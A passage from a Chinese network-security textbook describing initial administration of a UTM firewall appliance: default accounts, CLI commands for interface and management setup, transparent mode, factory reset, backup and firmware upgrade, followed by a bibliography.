


图 9-69 登录参数配置

2. 登录账号

初始配置管理员登录如下。

```
login: admin
Password: admin
```

录密码在命令行状态下输入时不会显现，确定输入正确后直接按 Enter 键可成功登录。

还有另外两个角色的账号。

超级管理员：super；初始密码：super。

使用该账号登录可对 UTM 进行版本升级、配置的备份及更新、各种管理账号的添加修改、各种许可证文件的导入激活等操作。

审计管理员：audit；初始密码：audit

对 UTM 进行日志管理，包括日志策略的制定、日志信息的查看等。

3. UTM 登录管理配置

对任意接口配置通信 IP 及管理 IP(下面以配置 eth0 接口为例)：

```
User Access Verification
UTM> enable
UTM# config t
```

进入配置模式：

```
UTM(config)# set interface eth0 ip 192.168.1.81/24
```

为 eth0 接口配置通信 IP：

```
UTM(config)# set interface eth0 manage-ip 192.168.1.80/24
```

为 eth0 接口配置管理 IP，使用该地址对 UTM 进行管理：

```
UTM(config)# set interface eth0 up
```

将 eth0 接口激活启用：

```
UTM(config)# set interface eth0 manage-service web
```

激活管理主机对 eth0 接口使用 Web 管理的权限：

```
UTM(config)# set interface eth0 manage-service ping
```

激活管理主机对 eth0 接口进行 Ping 操作的权限：

```
UTM(config)#set adminhost 192.168.1.1
```

添加对 UTM 具有管理权限的主机地址。添加完上述配置即可使用 IP 地址为 192.168.1.1 的主机通过 Web 方式对 UTM 进行管理。在管理主机上打开浏览器，在地址栏中输入 https://192.168.1.80:2000 后按 Enter 键即可弹出登录页面。

4. 透明模式基本配置

目前 UTM 配置透明模式只支持单网桥。以将 eth2 接口加入桥接组为例：

```
UTM(config)#set interface eth2 transparent
```

将 eth2 接口配置为透明模式：

```
UTM(config)#set interface eth2 up
```

将 eth0 接口激活启用：

```
UTM(config)#set int vsi ip 192.168.1.1/24
```

为 VSI 接口配置地址(VSI(virtual system interface)接口主要实现在混合模式下二层和三层的通信处理，如果 UTM 仅仅工作在透明模式下则此接口地址可以不配置)：

```
UTM(config)#set int vsi up
```

将 vsi 接口激活启用(只要 UTM 有接口工作在透明模式下，则 VSI 接口必须要有 UP)。

5. 恢复出厂配置

将 UTM 所有配置恢复出厂状态需要使用 super 账户登录 User Access Verification：

```
UTM>enable
UTM# load default factory
```

执行完上述命令后 UTM 将提示重启，重启完成后配置即恢复为出厂时的状态。

6. 配置的备份下载及上传恢复

(1) 配置备份。以 super 账号登录 UTM。在“配置管理”→“下载配置文件”中选择要下载的文件，单击“确定”，可直接打开或者保存至本地，如图 9-70 所示。



图 9-70 配置备份

(2) 上传恢复备份配置文件并应用到当前配置。在"配置管理"→"上传配置文件"中单Browse 按钮，找到已备份的配置文件，选择上传至"当前配置文件"，单击"确定"按钮，如图 9-71所示。



图 9-71 备份应用当前配置

将已上传的配置加载使之生效；在"配置管理"→"运行配置文件"中选择"加载当前配置"项；然后单击"确定"按钮，配置加载，这时配置马上生效，如图 9-72 所示。



图 9-72 配置加载生效

（3）UTM 系统升级。UTM 的升级也是需要以 super 账号登录进行操作。

① 更新许可证文件。在“产品更新”→“系统许可证更新”中导入新系统的许可证文件。单击“确定”按钮导入成功，单击“重启”按钮，重启 UTM，如图 9-73 所示。



图 9-73 许可证更新

② 更新系统映像文件。步骤①重启完成后再打开“产品更新”→“系统映像更新”，上传新版本的系统映像文件，上传成功后单击“重启”，再次重启 UTM，如图 9-74 所示。



图 9-74 系统映像更新

③ 重启后对各应用模块许可证文件进行更新。在 X-Update→“许可证更新”中将各模块许可证文件上传，如图 9-75 所示。



图 9-75 许可证文件更新

上传后在“许可证激活”中依次将各许可证激活，如图 9-76 所示。



图 9-76　许可证激活

参考文献

[1] 谢希仁.计算机网络.第5版.北京:电子工业出版社,2008.

[2] 吴功宜.计算机网络.第2版.北京:清华大学出版社,2007.

[3] 吴功宜.计算机网络高级教程.北京:清华大学出版社,2007.

[4] 胡道元.网络安全.第2版.北京:清华大学出版社,2008.

[5] 王育民.网络安全技术与实践.北京:清华大学出版社,2005.

[6] 葛秀慧.计算机网络安全管理.北京:清华大学出版社,2008.

[7] 甘刚.网络攻击与防御.北京:清华大学出版社,2008.

[8] 杜晔.网络攻防技术教程.武汉:武汉大学出版社,2008.

[9] 钱宇杰.TCP/IP协议深入分析.北京:清华大学出版社,2009.

[10] 凌力.网络协议与网络安全.北京:清华大学出版社,2007.

[11] 王常吉.信息与网络安全实验教程.北京:清华大学出版社,2007.

[12] 王新昌.信息安全技术实验.北京:清华大学出版社,2007.

[13] 高敏芬.信息安全实验教程.天津:南开大学出版社,2007.

[14] 周继军.网络与信息安全基础.北京:清华大学出版社,2008.

[15] 李建华.信息安全综合实践.北京:清华大学出版社,2010.

[16] 王清贤.网络安全协议.北京:高等教育出版社,2009.

[17] 李晓航.认证理论及应用.北京:清华大学出版社,2009.

[18] 程庆梅.计算机网络实训教程.第2版.北京:高等教育出版社,2008.

[19] 荆继武.PKI技术.北京:科学出版社,2008.

[20] 宋西军.计算机网络安全技术.北京:北京大学出版社,2009.

[21] 尹少平.网络安全基础教程与实训.第2版.北京:北京大学出版社,2010.

[22] 吴金龙.网络安全.第2版.北京:高等教育出版社,2009.

[23] 王建平.网络安全与管理.西安:西北工业大学出版社,2008.

[24] William Stallings.网络安全基础应用与标准.第4版.影印版.北京:清华大学出版社,2010.

[25] Michael J Donahoo,Kenneth L Calvert.TCP/IP Sockets编程(C语言编程实现).陈宗斌译.北京:清华大学出版社,2009.

[26] 黄传河.网络安全防御技术实践教程.北京:清华大学出版社,2010.

[27] 金汉均.VPN虚拟专用网安全实践教程.北京:清华大学出版社,2010.

[28] 王继龙.局域网安全管理实践教程.北京:清华大学出版社,2009.